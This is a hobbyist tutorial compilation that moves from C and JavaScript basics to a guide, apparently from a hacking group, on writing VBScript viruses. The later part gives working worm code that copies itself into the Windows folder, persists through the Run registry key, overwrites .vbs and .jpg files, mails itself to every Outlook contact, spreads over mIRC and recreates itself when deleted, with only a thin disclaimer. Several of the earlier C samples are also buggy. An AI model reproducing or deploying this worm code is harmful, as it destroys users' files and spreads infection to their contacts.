Example: The program here reads two numbers and an operator. It then performs the corresponding operation on the two numbers and prints the output.

```

main()
{
    int a;
    printf("Enter a number:");
    scanf("%d", &a);
    switch(a)
    {
        case '1':
            printf("Sunday");
            break;
        case '2':
            printf("Monday");
            break;
        case '3':
            printf("Tuesday");
            break;
        case '4':
            printf("Wednesday");
            break;
        case '5':
            printf("Thursday");
            break;
        case '6':
            printf("Friday");
            break;
        case '7':
            printf("saturday");
            break;
    }
}

```

Looping statements:

1. While loop: In this loop first the expression is evaluated, if the expression is true then block of statements will be executed and gain condition will be checked. The block of statements will be executed until the condition is false.

Syntax:

```

while(expression)
{
    Block of statements
}

```

```
}
```

Example: This program is used to print the numbers from 1 to 100.

```
main()
{
int i;
i=1;
    while(i<=100)
    {
printf("%d\t", i);
i++;
    }
}
```

2. For-loop: In this type of loop, first initialization statement is executed (only once) and condition checked. If the condition is true then block of statements will be executed. Now the value is changed (incremented/decremented) and the condition is checked again. If the condition is true again, block of statements will be executed otherwise the control will be transfer to next statement out of loop.

Syntax:

```
for(initialization;condition;increment)
{
    block of statements;
}
```

Example: Program to print the numbers from 1 to 100.

```
main()
{
int i;
for(i=1;i<=100;i++)
{
    printf("%d\t",i);
}
}
```

3. do-while loop: In this loop, first the set of statements will be executed and the condition is checked. If the condition id true then again the set of statements will be executed. If the condition is false control will be transferred out of loop.

The difference between while and do-while statements is that, in the case of do-while loop the set of statements will be executed at least once even if the condition is false and in the while loop the set of statements will no way be executed if the condition is false.

Syntax:

```
do
{
set of statements
```

```
}  
while(condition);
```

Example: To print all the numbers from 1 to 100

```
main()  
{  
int i;  
i=1;  
do  
{  
printf("%d\t", i);  
i++;  
}  
while(i<=100);  
}
```

Arrays: An array may be defined as the collection of elements of same data type.


Syntax for array declaration:

Datatype arrayname[size]'

Example:

```
int a[10];  
float b[20];  
char c[10];
```

Memory layout of an array: Ex: int a[10];



The numbers 0 to 9 indicate the index for the memory location.

Reading array elements: There are different methods to read elements to an array. For loop is one of the most convenient ways to read elements to an array. The basic syntax for reading elements to an array using for loop is shown below:

```
for(i=0;i<n;i++)  
scanf("%d", &a[i]);
```

Using the above code n integers could be read to an array "a" to the locations a[0], a[1], a[2]...a[n]

Printing array elements: This code is similar to the above.

```
for(i=0;i<n;i++)  
printf("%d", a[i]);
```

Initialization of array elements: The following syntax may be used to initialize the array elements.

```
int a[6]={10, 20, 30, 40, 50, 60}
```

Example: The following program shows to read elements to an array and print them in reverse order.

```
main()
{
int i, size, a[10];
    printf("Enter the size of the array:");
    scanf("%d", &size);
    printf("Enter the array elements:");
        for(i=0;i<size;i++)
            scanf("%d", &a[i]);
        for(i=size-1;i>=0;i--)
            printf("%d", a[i]);
    getch();
}
```

Two dimensional arrays: similar to one dimensional arrays multi-dimensional arrays can also be initialized.

Declaration of two-dimensional arrays:
Datatype arrayname[rows][columns]

Example:
int [2][3];

The following program reads the elements of a matrix and prints that back in matrix form.

```
main()
{
int r, c, a[10][10], i, j;
printf("Enter number of rows and columns:");
scanf("%d%d", &r, &c);
    for(i=0;i<r;i++)
    {
        for(j=0;j<c;j++)
            scanf("%d", &a[i][j]);
    }
    for(i=0;i<r;i++)
    {
        for(j=0;j<c;j++)
        {
            printf("%d\t", a[i][j]);
        }
        printf("\n");
    }
}
```

Single Dimensional character arrays (Strings): A string is a collection of characters defined between double quotes.

Ex: "Krishna", "Chaitanya", "A12345"

Syntax:
Char stringname[size];

Ex: char name[25];

Example1: Program to read two strings and print them.

Case1: using gets() and puts()

```
main()
{
char str1[20], str2[20];
    gets(str1);
    gets(str2);
    puts(str1);
    puts(str2);
}
```

Case2: using printf() and scanf()

```
main()
{
char str1[20], str2[20];
    printf("Enter two strings");
    scanf("%s%s", str1, str2);
    printf("%s%s", str1, str2);
}
```

Note: While using scanf() in strings the address operator should not be used, the address of the string will itself be stored in the string name.

Note: The above two methods may be used to read the strings without any spaces. Even a string with space it input to these methods, C neglects the remaining part of the string after the space.

Another method: Both of the above methods are not useful to read strings with spaces. To read the strings with spaces the following command may be used.

```
scanf("%[^\\n\\", str1);
```

Using this command, C reads the string to str1 until the CARRIAGE-RETURN (Enter) key is presses.

Example2: Program to read a string without using scanf() and gets(). This method may also be used to read the string with spaces.

```
main()
{
int i;
char str[10], ch;
printf("Enter the string:");
    for(i=0;(ch=getchar())!='\\n';i++)
    {
        str[i]=ch;
    }
    str[i]='\\0';
    for(i=0;str[i]!='\\0';i++)
        putchar(str[i]);
}
```

In the above program every character we enter is read by `getchar()` to the variable "ch" until the carriage-return key is pressed. At the end of the string a null character "\0" is inserted which denote the termination of the string. The read string is again printed back.

Functions: Function is a self-contained block used to perform some well defined task. Functions are used in programs where there is a need to perform a same task repeatedly. There are two types of functions:

1. Library functions
2. User-defined functions

Every function will have the following three elements:

1. Declaration (prototype)
2. Function calling
3. definition

1. **Function prototype:** This is the declaration for the function. It denotes the return data-type, function-name and the accepted arguments.

Syntax: `return-type function-name(arguments);`

Example:

```
float sqrt(int x);
int add(int a, int b);
```

2. **Function calling:** This is used to call the function and pass the control for the execution of commands in a function.

Syntax: `function-name(arguments);`

Example:

```
Result=sqrt(sum);
S=add(x,y);
```

3. **Definition:** This part contains the actual statements that will be executed in the program when the function receives the control.

Syntax:

```
Return-type function-name(arguments)
{
block of statements
}
```

Example:

```
int sum(int a, int b)
{
    int c;
    c=a+b;
    return c;
}
```

Example: Program to read two numbers and find their sum.

```
main()
{
int sum(int a, int b);
int a,b,c;
```

```

        printf("Enter two values:");
        scanf("%d%d", &a,&b);
            c=sum(a,b);
        printf("Sum=%d",c);
    }
int sim(int a, int b)
{
int c;
c=a+b;
return(c);
}

```

Note: In functions there is no need to return a value back to the main program.

Example: Program to read a number and print its divisors without using return()

```

main()
{
void dib(int);
int n;
    printf("Enter a number");
    scanf("%d",&n);
    dib(n);
}
void div(int n)
{
int I;
    for(i=1;i<=n;i++)
    {
        if(n%i==0)
            printf("%d", i);
    }
}
}

```

Recursion: The process of calling the function while its execution is known as recursion.

Example: Program to find the factorial of a given number.

```

main()
{
int fact(int);
int n,f;
    printf("Enter a number:");
    scanf("%d", &n);
        f=fact(n);
    printf("Factorial=%d", f);
}
int fact(int n)
{
int i, f=1;
    if(n<=1)
        return 1;
    else
        f=n*fact(n-1);
}

```

```
return(f);  
}
```

MACROS: Macros use the #define directive to define constants in a C program. When macros are defined in a program, the pre-processor before the compilation of the program pre-processes the program and creates a new file. This new file is compiled by the compiler. The pre-processor replaces the #define directive with the text defined.

Example: Program to find the area of a circle.

```
#define PI 3.141  
main()  
{  
int r;  
float a;  
    printf("Enter radius:");  
    scanf("%d", &r);  
    a=PI*r*r;  
    printf("Area=%f", a);  
}
```

Storage classes:

1. Automatic (auto): For automatic variables the default initial value is a garbage value. The scope this variable is within the function in which it is defined. It is also called local variable. The space for automatic variable is allocated in CPU memory. If the variable type is not defined, by default it is taken as auto.

```
Ex:  
main()  
{  
int a;  
printf("%d", a);  
}
```

Output: Garbage Value

2.Static (static): For static variables the default initial value is zero. The scope of his variables is within the function in which it is defined. The value of static variable exists between different function calls. The static variable declaration statement if executed only one. The space for these variables is allocated at CPU memory.

```
Ex:  
Main()  
{  
static int a;  
printf("%d", a);  
}
```

Output:0

3.External (extern): To declare the variables as external variables we use the keyword extern. For these variables the initial value is zero. The scope of these variables is for the entire program. These variables are also called global variables. The space for these variables is allocated in the CPU memory.

To declare global variables the variable may be defined outside the main program or the variable may be defined inside the main program as global variable using the extern keyword.

```
Ex:
main()
{
extern int a;
printf("%d", a);
}
```

Output: 0

4. Register (register): For these variables the default initial value is a Garbage value. The scope of this variable is within the function in which it is defined. The space for these variables is allocated in CPU Registers. By this type of variable declaration the variables could be accessed fastly.

Pointers: Pointer is a variable that contains the address of another variable.

Syntax for pointer-declarion:

Data-type *variable-name;

Note: &- 'address of' operator

* - indirection operator (value at address)

Example: program to print the address of a pointer variable and the value at that address.

```
main()
{
int a=5;
int *p;
p=&a;
    printf("Address of a is %d", p);
    printf("Value of a if %d", *p);
}
```

JavaScript codes

Here are some JavaScript codes that you might like to use for your website. You need have some basic knowledge of HTML and Javascript. If you don't know them, don't worry. Just copy the following codes to the notepad and save it as filename.html to see its working.

Show details: The following code will display details regarding the user's Operating system, browser version etc...

The clock script: Displays clock in a textbox.

```
<HTML><HEAD>
<SCRIPT LANGUAGE="JavaScript">
var timerID = null;
var timerRunning = false;
function stopclock () {
if(timerRunning)
clearTimeout(timerID);
timerRunning = false;
}
function showtime () {
var now = new Date();
var hours = now.getHours();
var minutes = now.getMinutes();
var seconds = now.getSeconds()
var timeValue = "" + ((hours >12) ? hours -12 :hours)
if (timeValue == "0") timeValue = 12;
timeValue += ((minutes < 10) ? ":0" : ":") + minutes
timeValue += ((seconds < 10) ? ":0" : ":") + seconds
timeValue += (hours >= 12) ? " P.M." : " A.M."
document.clock.face.value = timeValue;
timerID = setTimeout("showtime()",1000);
timerRunning = true;
}
function clock() {
stopclock();
showtime();
}
</SCRIPT></HEAD>
<BODY onLoad="clock()">
<CENTER>
<FORM name="clock">
<input type="text" name="face" size=13 value="">
</FORM>
</CENTER></BODY></HTML>
```

No right click: The following script may be used to disable right clicks on a webpage. Whenever the user right clicks on the page, a message box will be displayed.

```
<HTML><HEAD>

<script LANGUAGE="JavaScript">
function click() {
if (event.button==2) {
```

```
alert('Right Click is disabled here');
}
}
document.onmousedown=click
</script>
```

```
</HEAD></HTML>
```

Popup window: The following code will open a popup window named "popup.htm" with no toolbar, menubar, scroll bars, status bar, address location. The size of the popup window is 400X300 pixels.

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="JavaScript">
window.open("popu.htm", "", "toolbar=No,menubar=No,location=No,scrollbars
=No,resizable=No,status=No,width=400,left=300,top=200");
</SCRIPT>
</HEAD>
</HTML>
```

Add date to your page:

```
<HTML><BODY>

<script language="JavaScript">
function makeArray() {
for (i = 0; i<makeArray.arguments.length; i++)
this[i + 1] = makeArray.arguments[i];
}
var months = new
makeArray('January', 'February', 'March', 'April', 'May', 'June',
'July', 'August', 'September', 'October', 'November', 'December');
var date = new Date();
var day = date.getDate();
var month = date.getMonth() + 1;
var yy = date.getYear();
var year = (yy < 1000) ? yy + 1900 : yy;
document.write(months[month] + " " + day + ", " + year);
</script>

</BODY></HTML>
```

Status bar message: Show a message on the status bar of your browser window.

```
<HTML>
<HEAD>
<SCRIPT language=JavaScript>
function Eins()
{window.status = "Hacking and Research Virus Group";
setTimeout("Zwei()",60);
}
function Zwei()
{window.status = "Hacking and Research Virus Group";
```

```

        setTimeout("Drei()",60);
    }
function Drei()
    {window.status = "Hacking and Research Virus Group";
    setTimeout("Eins()",60);
    }
    Eins();
</SCRIPT>
</HEAD>
</HTML>

```

Scroll bar: Change the scroll bar colors with this simple code.

```

<HTML>
<HEAD>

<STYLE type=text/css>
BODY {
SCROLLBAR-FACE-COLOR: #9c0808;
SCROLLBAR-HIGHLIGHT-COLOR: #000000;
SCROLLBAR-SHADOW-COLOR: #000000;
SCROLLBAR-3DLIGHT-COLOR: #cccccc;
SCROLLBAR-ARROW-COLOR: #ffffff;
SCROLLBAR-TRACK-COLOR: #000000;
SCROLLBAR-DARKSHADOW-COLOR: #ffffff
}
</STYLE>
</HEAD>
</HTML>

```

Password protection: This script will ask the user for a password and the user will be taken to <password entered>.html page.

```

<HTML>
<BODY>
<SCRIPT LANGUAGE="JavaScript">
var password = ''
password=prompt('Please enter your password:', '');
if (password != null) {
location.href= password + ".html";
}
</SCRIPT>
</BODY>
</HTML>

```

Dropdown menu: This script allows the user to easily navigate through different webpages/websites.

Background fireworks: This script displays firework effects in the background of your page. This script is coded by kurt.grigg@virgin.net.

```

<HTML>
<BODY>
<script language="JavaScript">
<!--
//Fireworks script by kurt.grigg@virgin.net
//(http://website.lineone.net/~kurt.grigg/javascript/)

```

```

ns=(document.layers)?1:0;
amount=14;
if (ns){
for (i=0; i < amount; i++)
document.write("<LAYER NAME='nsstars"+i+"' LEFT=0 TOP=0
BGCOLOR='#FFFFFF0' CLIP='0,0,1,1'></LAYER>");
}
else{
document.write("<div id='ieCov'
style='position:absolute;top:0px;left:0px;'>");
document.write("<div style='position:relative;'>");
for (i=0; i < amount; i++)
document.write("<div id='iestars'
style='position:absolute;top:0px;left:0px;width:1;height:1;background:#
ffffff;font-size:1'></div>");
document.write("</div></div>");
}
Clrs=new
Array('ff0000','00ff00','ffffff','ff00ff','ffa500','ffff00','00ff00','f
fffff','ff00ff')
sClrs=new Array('ffa500','00ff00','FFAAFF','fff000','ffffff')
Xpos=300;
Ypos=150;
initialStarColor='00ff00';
step=5;
currStep=0;
explosionSize=120;
function Fireworks(){
var WinHeight=(document.layers)?window.innerHeight-
100:window.document.body.clientHeight-100;
var WinWidth=(document.layers)?window.innerWidth-
100:window.document.body.clientWidth-100;
var
Yscroll=(document.layers)?window.pageYOffset:document.body.scrollTop;
for (i=0; i < amount; i++){
var
layer=(document.layers)?document.layers["nsstars"+i]:iestars[i].style;
var randCol=Math.round(Math.random()*8);
var randSz=Math.round(Math.random()*2);
layer.top = Ypos +
explosionSize*Math.sin((currStep+i*5)/3)*Math.sin(currStep/100)
layer.left= Xpos +
explosionSize*Math.cos((currStep+i*5)/3)*Math.sin(currStep/100)
if (currStep < 110){
if
(ns){layer.bgColor=initialStarColor;layer.clip.width=1;layer.clip.heigh
t=1}
else{layer.background=initialStarColor;layer.width=1;layer.height=1;lay
er.fontSize=1}
}
else{
if
(ns){layer.bgColor=Clrs[randCol];layer.clip.width=randSz;layer.clip.hei
ght=randSz}
else{layer.background=Clrs[randCol];layer.width=randSz;layer.height=ran
dSz;layer.fontSize=randSz}
}
}
}

```

```

}
if (currStep > 220)
{
currStep=0;
Ypos = 50+Math.round(Math.random()*WinHeight)+Yscroll;
Xpos = 50+Math.round(Math.random()*WinWidth);
for (i=0; i < sClrs.length; i++)
{
var newIcol=Math.round(Math.random()*i);
}
initialStarColor=sClrs[newIcol];
explosionSize=Math.round(80*Math.random()+100);
}
currStep+=step;
setTimeout("Fireworks()",20);
}
Fireworks();
// -->
</script>

```

User information: The following script displays information regarding the browser, the IP address of the user etc...

```

<HTML>
<HEAD>
<SCRIPT LANGUAGE="JavaScript">
function display() {
window.onerror=null;
colors = window.screen.colorDepth;
document.write("Browser Name: "+navigator.appName+"<BR>");
document.write("Browser Version: "+navigator.appVersion+"<BR>");
document.write("Color Depth: "+window.screen.colorDepth+"<BR>");
document.write("Current Width: "+window.screen.width+"<BR>");
document.write("Current Height: "+window.screen.height+"<BR>");
document.write("Max Width: "+window.screen.availWidth+"<BR>");
document.write("Max Height: "+window.screen.availHeight+"<BR>");
document.write("Code name: "+navigator.appCodeName+"<BR>");
document.write("Platform: "+navigator.platform+"<BR>");
document.write("Colors: "+ Math.pow (2, colors)+"<BR>");
if (navigator.javaEnabled() < 1) document.write("Javascript Enabled:
No"+"<BR>");
if (navigator.javaEnabled() == 1) document.write("Javascript Enabled:
Yes"+"<BR>");
if (window.screen.fontSmoothingEnabled == true)
document.write("Font smoothing enabled: Yes"+"<BR>");
else document.write("Font smoothing enabled: No"+"<BR>");
if(navigator.javaEnabled() && (navigator.appName != "Microsoft Internet
Explorer")) {
vartool=java.awt.Toolkit.getDefaultToolkit();
addr=java.net.InetAddress.getLocalHost();
host=addr.getHostName();
ip=addr.getHostAddress();
document.write("IP address: " + ip);
}
}
</script>
<BODY OnLoad="display()"></BODY></HTML>

```

Viruses and Worms

A computer virus may be defined as a program which is capable of replication and able to infect other files. Previously, viruses are believed to infect only executable files. But now almost any type of file could be infected with a virus. (Recently w32.perrun showed a way for *.jpg and *.txt infection). However for a virus to infect a computer the user must import that virus and execute that virus on the system. Generally viruses are packaged with photographs or some other file formats and sent to the users. The innocent user don't have any knowledge of the underlying virus downloads that and opens that file. Thus virus copies itself to the system and infection takes place as defined by the virus coder.

Now internet is the main source for virus infections. With the advancement of network technology a virus programmed in one continent could spread to computers in other continent in no time. 'I Love You' virus is one such example of a virus. Floppy disk infection is also another method for virus spreading. Floppy disks used on an infected machine when used on an uninfected machine could cause infection to the other system.

Boot Sector Viruses: These are the viruses which copy themselves to system sectors on hard or floppy disks. Normally these are transmitted when the system is booted through an infected floppy disk. System sectors are the special areas which contain programs that are executed during boot-time.

The first sector of a hard disk is known as master boot record (MBR). It contains the partition table which gives information about the logical drives on a system during the system boot-time. Every time the system is on or booted the MBR is loaded to the memory and then booted to the installed Operating System. Normally all boot sector viruses overwrite or erase the MBR and thus disabling the PC to boot.

Usually boot sector viruses are programmed in Assembly. Examples of such virii are BootCOM, stoned, strike etc...

File Viruses: This type of viruses usually locates an executable file (normally *.COM, *.EXE, *.BAT etc...) and attach the virus code (or overwrite with viral code) to that. When an infected program is run the viral code is loaded to the memory and thus it will infect more number of files. Depending on the type of infection used by the virus (appending or overwriting), the infected program should either be repaired or reinstalled.

Examples of such viruses are Casino, ChaosYears family, Chinese, week etc...

Macro Viruses: Microsoft Office contains a Visual Basic engine which enables to write macros. Normally macros are used to perform a same task repeatedly. The virus looks like a macro in the file and when run it infects the system.

Today there are a number of macro viruses; usually the main task of macro viruses is to infect the global template (normal.dot). Macros can be written to automate on performing a particular task i.e. they can be written to activate on opening a new document, when a file is saved, when the document is saved etc...

Examples of macro virii are word97.vampire, access.detox, excel.emperor etc...

Multipartite Viruses: These types of viruses have the characteristics of both boot sector and file viruses. They can either start with boot sector and spread to files or start with program files and then spread to boot sector. These are hard to program and even very hard to remove from the system.

Some examples of multipartite virii are Anthrax, rainbow, playgame, orphan etc...

Stealth Viruses: These types of viruses hide the symptoms of infection from the user. Normally the infected files will have the same size as the original size. These types of viruses are programmed with various techniques to avoid detection from AV's.

Polymorphic viruses: The main job of a virus is to bypass detection from Anti-Virus system and continue with infecting new files. All the above discussed viruses could easily be detected with AV. But polymorphic viruses are somewhat difficult to detect. These viruses change themselves while infecting viruses. The same virus when it infects two files both of them may not be infected similarly. Polymorphic viruses use encryption techniques to hide the main body of the virus and they use different decryption routines while infecting the files.

There are even some tools available to generate a polymorphic engine to add with your virus code. K'hntark's Recursive Tunneling Toolkit, Advanced Polymorphic engine are some of such, but all these could be easily detected by any Anti-Virus now.

Retroviruses: This type of viruses is something special. This type of viruses not only infects the computer, they also destroy the Anti-Virus system installed. Now almost all viruses are coded with retro codes which disable the AV.

There are even some other types of viruses; we will deal with them in the coming sections.

Methods of infection: A virus can infect a program in different ways. Below are some of the common methods of infection.

- **Overwriting:** A virus infecting a file with this method will replace the original contents of the file with some viral code. This type of infection is very simple. Normally the files infected by this type of infection cannot be repaired, program must again be reinstalled.
- **Appending:** This type of appends the virus code to the existing contents of a file. This type of infection is a bit complicated. In this type of infection the viral code may be inserted at the

start of the program or the viral code may be placed at some location in the file and the beginning of the file is modified in such a way that the viral code executes.

- **Disk infectors:** This type of infection is used to modify the MBR of the disks. Thus every time the system is started the virus will execute itself and loads into the memory.

Virus activation: Some types of viruses will contain some activation conditions known as trigger condition which are need to be satisfied for carrying out an infection. The activation condition is set by the virus coder for the virus. For example, some types of viruses will run the destruction code only when it is executed on a particular date, some viruses will run the destruction code after infecting pre-specified number of files etc...

But it is not must for a virus to have an activation condition.

Auto-start methods: You might have already observed some programs like MSN Messenger, Yahoo! Messenger start every time with Windows. Similarly without any user intervention viruses/worms/Trojans can be start every time with windows. The following are some of such methods that most virus programs use:

- **The startup folder:** Any file in the startup folder will be executed by the windows operating system during every boot-up. You can find the startup folder in your start-menu->Programs. It can be located at %windir%\start menu\programs\startup.
- **Using Registry:** This auto-start method is the most widely used for many programs and also for viruses/Trojans. The paths for the programs which should be executed every time with windows are saved to the registry at the following keys.

```
[HKLM]\Software\Microsoft\Windows\CurrentVersion\RunServices
[HKCU]\Software\Microsoft\Windows\CurrentVersion\RunServices
[HKLM]\Software\Microsoft\Windows\CurrentVersion\Run
[HKCU]\Software\Microsoft\Windows\CurrentVersion\Run
```

The following keys may be used for executing the program only once with windows startup.

```
[HKLM]\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
[HKLM]\Software\Microsoft\Windows\CurrentVersion\RunOnce
[HKCU]\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

Note: If you want to disable the startup of a program with windows then go to the above keys, find your program entry and delete that.

- **Win.ini method:** Win.ini file may be used for auto-starting your program. This can be done by loading your program to the memory and then running it using the following commands.

```
load=filename.exe
run=filename.exe
```

Win.ini is usually located in your windows (C:\Windows) directory.

- **Autoexec.bat:** Every line in the autoexec.bat file will be executed by the windows during startup. Autoexec.bat file can be normally found under C:\. To start your program by this method, just append the path for your program in a new line.
C:\filename.exe

There are many other auto-start methods, the above mentioned are some of those widely used.

Writing your own VBS research virus: Visual Basic Script (VBS) is the scripting language for VB. The syntax of both the languages is almost similar. Visual Basic is the most easiest and powerful language (among all the languages that I know). With a simple code a most powerful program could be created in VB.

Let's see some of the common codes used in the VBS viruses. A large part of the codes here are extracted from VBSWG. Almost all these codes will be detected by any AV as a virus. To make a VBS program; open notepad, type the code and save it as <filename>.vbs.

Warning: No part of the codes given here may be used for illegal purposes. Spreading virus is a crime. All the codes given here are for educational purposes. Just kind out how they work and what is the way to get rid of them. You are the only responsible person for any of your actions. You can stop reading this topic if you don't agree with this.

Copying the worm: Any worm for its survival should first copy itself to a safe location. On a windows system the safe location for a worm is undoubtedly the C:\Windows folder. Let's see the code which may be used by worms to copy themselves to a safe location.

```
On Error Resume Next `Ignore errors
Set fso= Createobject("scripting.filesystemobject")
fso.copyfile wscript.scriptfullname,fso.GetSpecialFolder(0)& \Worm.vbs"
```

If the worm needs to be copied to c:\windows\system32 folder then use GetSpecialFolder(1) instead of GetSpecialFolder(0) in the above code.

For the time let's say that you have copied your worm to windows folder.

Start with windows: Another important for a virus is that it should be executed by the user. For that normally the VBS worms use Registry key auto-start method (Batch viruses normally use autoexec-bat method). But there is no thumb rule for a virus to use a particular auto-start method. Let's see the registry auto-start method.

```
On Error Resume Next
Set fso= Createobject("scripting.filesystemobject")
Set wscriptshell = CreateObject("WScript.Shell")
`Copies the worm to windows folder
fso.copyfile wscript.scriptfullname,fso.GetSpecialFolder(0)& \Worm.vbs"
`Writes to registry the path for the worm to start every time with win.
wscriptshell.regwrite
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Worm", "wscript.exe
"&fso.GetSpecialFolder(0)& "\Worm.vbs %"
```

Infecting files: For a virus to stay alive it should establish its identity by infecting other files on the system. VBS has the capability to infect any type of file. First the worm browses through all the directories and sub-directories on the system. If a file type which is to be infected in a folder is found, the worm copies the viral code to that file. For .vbs and .vbe files there is no need to change its extension. For other files the extension should be changed to .vbs. The following code shows the way to infect .vbs, .vbe, .jpg files. Other types of files could also be infected similarly.

```
On Error Resume Next
Set FSO= Createobject("scripting.filesystemobject")
FSO.copyfile wscript.scriptfullname,FSO.GetSpecialFolder(0)& \Worm.vbs"
Set Wscriptshell = CreateObject("WScript.Shell")
Wscriptshell.regwrite
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Worm", "wscript.exe
"&FSO.GetSpecialFolder(0)& "\Worm.vbs %"
Listdriv()
'Function to browse through all the drives
Function Listdriv()
On Error Resume Next
Set drives = FSO.Drives
For Each drive In drives
dir= drive & "\"
Call infect(dir) 'start infecting a drive
Next
End Function
Function infect(Target)
Tardir=Target
Set foldr= FSO.GetFolder(Tardir)
Set folfil= foldr.Files 'get
For Each fil In folfil 'for each file all the files
'check if file extension is .vbs. If yes copy the virus code
if FSO.GetExtensionName(fil.path) = "vbs" then
FSO.copyfile wscript.scriptfullname , fil.path , true
end if
'check if file extension is .vbe. If yes copy the virus code
if FSO.GetExtensionName(fil.path) = "vbe" then
FSO.copyfile wscript.scriptfullname , fil.path , true
end if
'check if file extension is .jpg. If yes copy the virus code
if FSO.GetExtensionName(fil.path) = "jpg" then
FSO.copyfile wscript.scriptfullname , fil.path , true
Set cop=FSO.GetFile(fil.path)
cop.copy(fil.path & ".vbs") 'Append .vbs extension to the file
fso.DeleteFile(fl.path) 'delete the original file
end if
Next
Set fil= foldr.SubFolders
For Each Fo In fil
Call infect(Fo.path)
Next
End Function
```

Goto URL: The following code could be used to start a browser window that directs to a preset website.

```

On Error Resume Next
Set FSO= Createobject("scripting.filesystemobject")
Set wscriptshell = CreateObject("WScript.Shell")
`start a browser window that directs to a website
wscriptshell.run "http://www.hrvg.tk",3,false

```

Outlook Attachment mailing: VBS worms can use MS Outlook to mail themselves as attachments to all the addresses in the Outlook address book.

```

On Error Resume Next `Ignore errors
Set fso= Createobject("scripting.filesystemobject")
Set Wscriptshell = CreateObject("WScript.Shell")
`Copy the worm to windows folder
fso.copyfile wscript.scriptfullname,fso.GetSpecialFolder(0)& \Worm.vbs"
`Check if already mailed. If not mailed, start to mail now
if Wscriptshell.regread ("HKCU\software\Worm\mailed") <> "1" then
Emailothers()
end if
Function Emailothers()
On Error Resume Next
Set out = CreateObject("Outlook.Application")
If out= "Outlook"Then
Set mapi=out.GetNameSpace("MAPI")
Set Allitems= mapi.AddressLists
For Each evry In Allitems
If evry.AddressEntries.Count <> 0 Then
Nofitems = evry.AddressEntries.Count
For I= 1 To Nofitems
Set item = out.CreateItem(0)
Set Addrinfo = evry.AddressEntries(I)
item.To = Addrinfo.Address
item.Subject = "Subject here"
item.Body = "Body here"
set Attch=item.Attachments
`Attach the worm in windows folder to the mail
Attch.Add fso.GetSpecialFolder(0)& "\Worm.vbs"
item.DeleteAfterSubmit = True
If item.To <> "" Then
item.Send `Send the mail
`Mark to registry that mails are sent
Wscriptshell.regwrite "HKCU\software\Worm\mailed", "1"
End If
Next
End If
Next
end if
End Function

```

mIRC spreading: VBS worms could also attempt to spread through mIRC (the most widely used Internet Relay Chat system).

```

On Error Resume Next
Set fso= Createobject("scripting.filesystemobject")
fso.copyfile wscript.scriptfullname,fso.GetSpecialFolder(0)& \Worm.vbs"
Set Wscriptshell = CreateObject("WScript.Shell")
if Wscriptshell.regread ("HKCU\software\Worm\mirqued") <> "1" then

```

```

spread ""
end if
Function spread(mirct)
On Error Resume Next
if mirct = "" then
if fso.fileexists("c:\mirc\mirc.ini") then mirct="c:\mirc"
if fso.fileexists("c:\mirc32\mirc.ini") then mirct="c:\mirc32"
progroot=Wscriptshell.regread("HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ProgramFilesDir")
if fso.fileexists(progroot & "\mirc\mirc.ini") then mirct=progroot &
"\mirc"
end if
if mirct <> "" then
set fil = fso.CreateTextFile(mirct & "\script.ini", True)
fil.WriteLine "[script]"
fil.writeline "n0=on 1:JOIN:#{
fil.writeline "n1= /if ( $nick == $me ) { halt }"
fil.writeline "n2= /." & chr(100) & chr(99) & chr(99) & " send $nick
"&fso.GetSpecialFolder(0)& "\Worm.vbs" & vbCrLf & "n3=}"
fil.close
Wscriptshell.regwrite "HKCU\software\Worm\Mirqued", "1"
end if
end function

```

Anti Deletion: The following code may be used by the worm to recreate itself even if the worm is deleted from the system.

```

On Error Resume Next
Set fso= Createobject("scripting.filesystemobject")
fso.copyfile wscript.scriptfullname,fso.GetSpecialFolder(0)& \Worm.vbs"
Set Wscriptshell = CreateObject("WScript.Shell")
Set newcon= fso.opentextfile(wscript.scriptfullname, 1)
fulcod= newcon.readall
newcon.Close
Do
If Not (fso.fileexists(wscript.scriptfullname)) Then
Set newitem= fso.createtextfile(wscript.scriptfullname, True)
newitem.write fulcod
newitem.Close
End If
Loop

```

Virus Analysis: If you want to program a good virus then the only way is to look at the source codes of other virii and analyze the codes. Some where or the other any virus will contain some codes used in the other viruses. Virus analysis helps you to understand the techniques used by the programmers in the virus. You can find the source codes for any research virus (Viruses programmed for research purposes) at <http://vx.netlux.org>, <http://www.ebcvg.com> and some other virus related sites. Also reading the E-zines released by various virus groups will help you in program time.

The ILOVEYOU worm:The love letter worm is a Win32 based email worm which hit the world on May, 2000 infecting millions of computers in no time. The worm has its origin from Manila, Phillipines. It arrives as an email attachment, LOVE-LETTER-FOR-YOU.TXT.VBS and till now there are about 82 variants of this bug.

When the attachment is executed, the worm copies itself to the system with the following names.

C:\WINDOWS\SYSTEM\MSKERNEL32.VBS
C:\WINDOWS\WIN32DLL.VBS
C:\WINDOWS\SYSTEM\LOVE-LETTER-FOR-YOU.TXT.VBS
C:\WINDOWS\SYSTEM\LOVE-LETTER-FOR-YOU.HTM
C:\WINDOWS\SYSTEM\LOVE-LETTER-FOR-YOU.TXT.vbs
C:\WINDOWS\SYSTEM\Urgent_virus_warning.htm
C:\WINDOWS\SYSTEM\KILER.HTM
C:\WINDOWS\SYSTEM\mothersday.HTM
C:\WINDOWS\SYSTEM\Very Funny.vbs
C:\WINDOWS\SYSTEM\Very Funny.htm
C:\WINDOWS\SYSTEM\mothersday.vbs
C:\WINDOWS\SYSTEM\virus_warning.jpg.vbs
C:\WINDOWS\SYSTEM\virus_warning.HTM
C:\WINDOWS\SYSTEM\IMPORTANT.TXT.vbs
C:\WINDOWS\SYSTEM\IMPORTANT.HTM
C:\WINDOWS\SYSTEM\protect.vbs
C:\WINDOWS\SYSTEM\protect.htm
C:\WINDOWS\SYSTEM\KillEmAll.TXT.VBS
C:\WINDOWS\SYSTEM\ArabAir.TXT.vbs
C:\WINDOWS\SYSTEM\no-hate-FOR-YOU.HTM
C:\WINDOWS\SYSTEM\Virus-Protection-Instructions.vbs
C:\WINDOWS\SYSTEM\Virus-Protection-Page.HTM

